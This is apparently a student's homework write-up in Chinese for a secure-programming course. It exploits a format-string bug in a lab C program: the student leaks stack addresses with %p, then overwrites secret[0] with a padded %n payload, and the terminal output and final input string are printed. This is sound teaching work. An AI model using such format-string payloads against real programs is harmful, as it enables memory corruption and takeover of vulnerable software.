[安全程式設計 hw3_formatstring]

409410025 邱晨恩

目標：輸入一個 formatted string 以修改 secret[0]的值

[1]


為了要修改 secret[0]的值，首先我要知道 secret 的記憶體位置。
剛好這段程式碼沒有對使用者輸入做任何檢查
因此我可以透過這個漏洞去找記憶體位置，利用"%p"
加上我們知道，printf 中的參數傳遞，在 64 位元的作業系統中
是有固定順序的
透過這樣的知識背景，我們可以在下圖推敲即為 secret[0]的記憶體位置。

```
The variable secret's address is 0x0x7ffd4d7b0978 (on stack)
The variable secret's value is 0x0x55ff91aba2a0 (on heap)
secret[0]'s address is 0x0x55ff91aba2a0 (on heap)
secret[1]'s address is 0x0x55ff91aba2a4 (on heap)
Please enter a decimal integer
123
Please enter a string
%p/%p/%p/%p/%p/%p/%p/%p/%p/%p
0xa/(nil)/(nil)/0xa/(nil)/0x7ffd4d7b0ae8/0x100000000/0x7b00000000/0x55ff91aba2a0/0x70252f70252f7025
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

可以在上圖看到第九個%p 印的是 secret[0]的位置
這是投影片上面的順序

格式化輸出的問題 (7)

- 根據上述執行動作說明，其堆疊中的內容如下圖



64-bit的Linux系統中： printf取參數的次序是rdi, rsi, rdx, rcx, r8, r9, stack

[2]

得到了這個資訊之後，
我們可以利用”%n”去改寫 secret[0]的值。
步驟如下
首先把原本第九個%p 改成%n
接著故意拉長 format string 的長度去蓋掉
原本 secret[0]當中的記憶體的值
我先將%p 改成%100p 觀察

```
main.c: In function ‘main’:
main.c:32:12: warning: format not a string literal and no format arguments [-Wformat-security]
   32 |     printf(user_input);
      |            ^~~~~~~~~~
The variable secret's address is 0x0x7ffd6c9e5aa8 (on stack)
The variable secret's value is 0x0x5595ee0352a0 (on heap)
secret[0]'s address is 0x0x5595ee0352a0 (on heap)
secret[1]'s address is 0x0x5595ee0352a4 (on heap)
Please enter a decimal integer
123
Please enter a string
%p/%p/%p/%p/%p/%p/%p/%100p/%n
0xa/(nil)/(nil)/0xa/(nil)/0x7ffd6c9e5c18/0x100000000/
           0x7b00000000/
The original secrets: 0x44 -- 0x55
The new secrets:      0x9a -- 0x55
```

可以看到 secret[0]的值變成 0x9a 了
接著在加大 format string 的字串長度 變成%200p

```
main.c: In function ‘main’:
main.c:32:12: warning: format not a string literal and no format arguments [-Wformat-security]
   32 |     printf(user_input);
      |            ^~~~~~~~~~
The variable secret's address is 0x0x7fffcdb3e6a8 (on stack)
The variable secret's value is 0x0x561b07c642a0 (on heap)
secret[0]'s address is 0x0x561b07c642a0 (on heap)
secret[1]'s address is 0x0x561b07c642a4 (on heap)
Please enter a decimal integer
123
Please enter a string
%p/%p/%p/%p/%p/%p/%p/%200p/%n
0xa/(nil)/(nil)/0xa/(nil)/0x7fffcdb3e818/0x100000000/
                                                    0x7b00000000/
The original secrets: 0x44 -- 0x55
The new secrets:      0xfe -- 0x55
```

可以看到 secret[0] 從 154(0x9a) -> 254(0xfe)
原因是 100 到 200 剛好差了 100
接著我再+1 ，就得到 0xff 的目標了。

[3]

修改 secret[0]完成
我最後輸入的字串為
%p/%p/%p/%p/%p/%p/%p/%201p/%n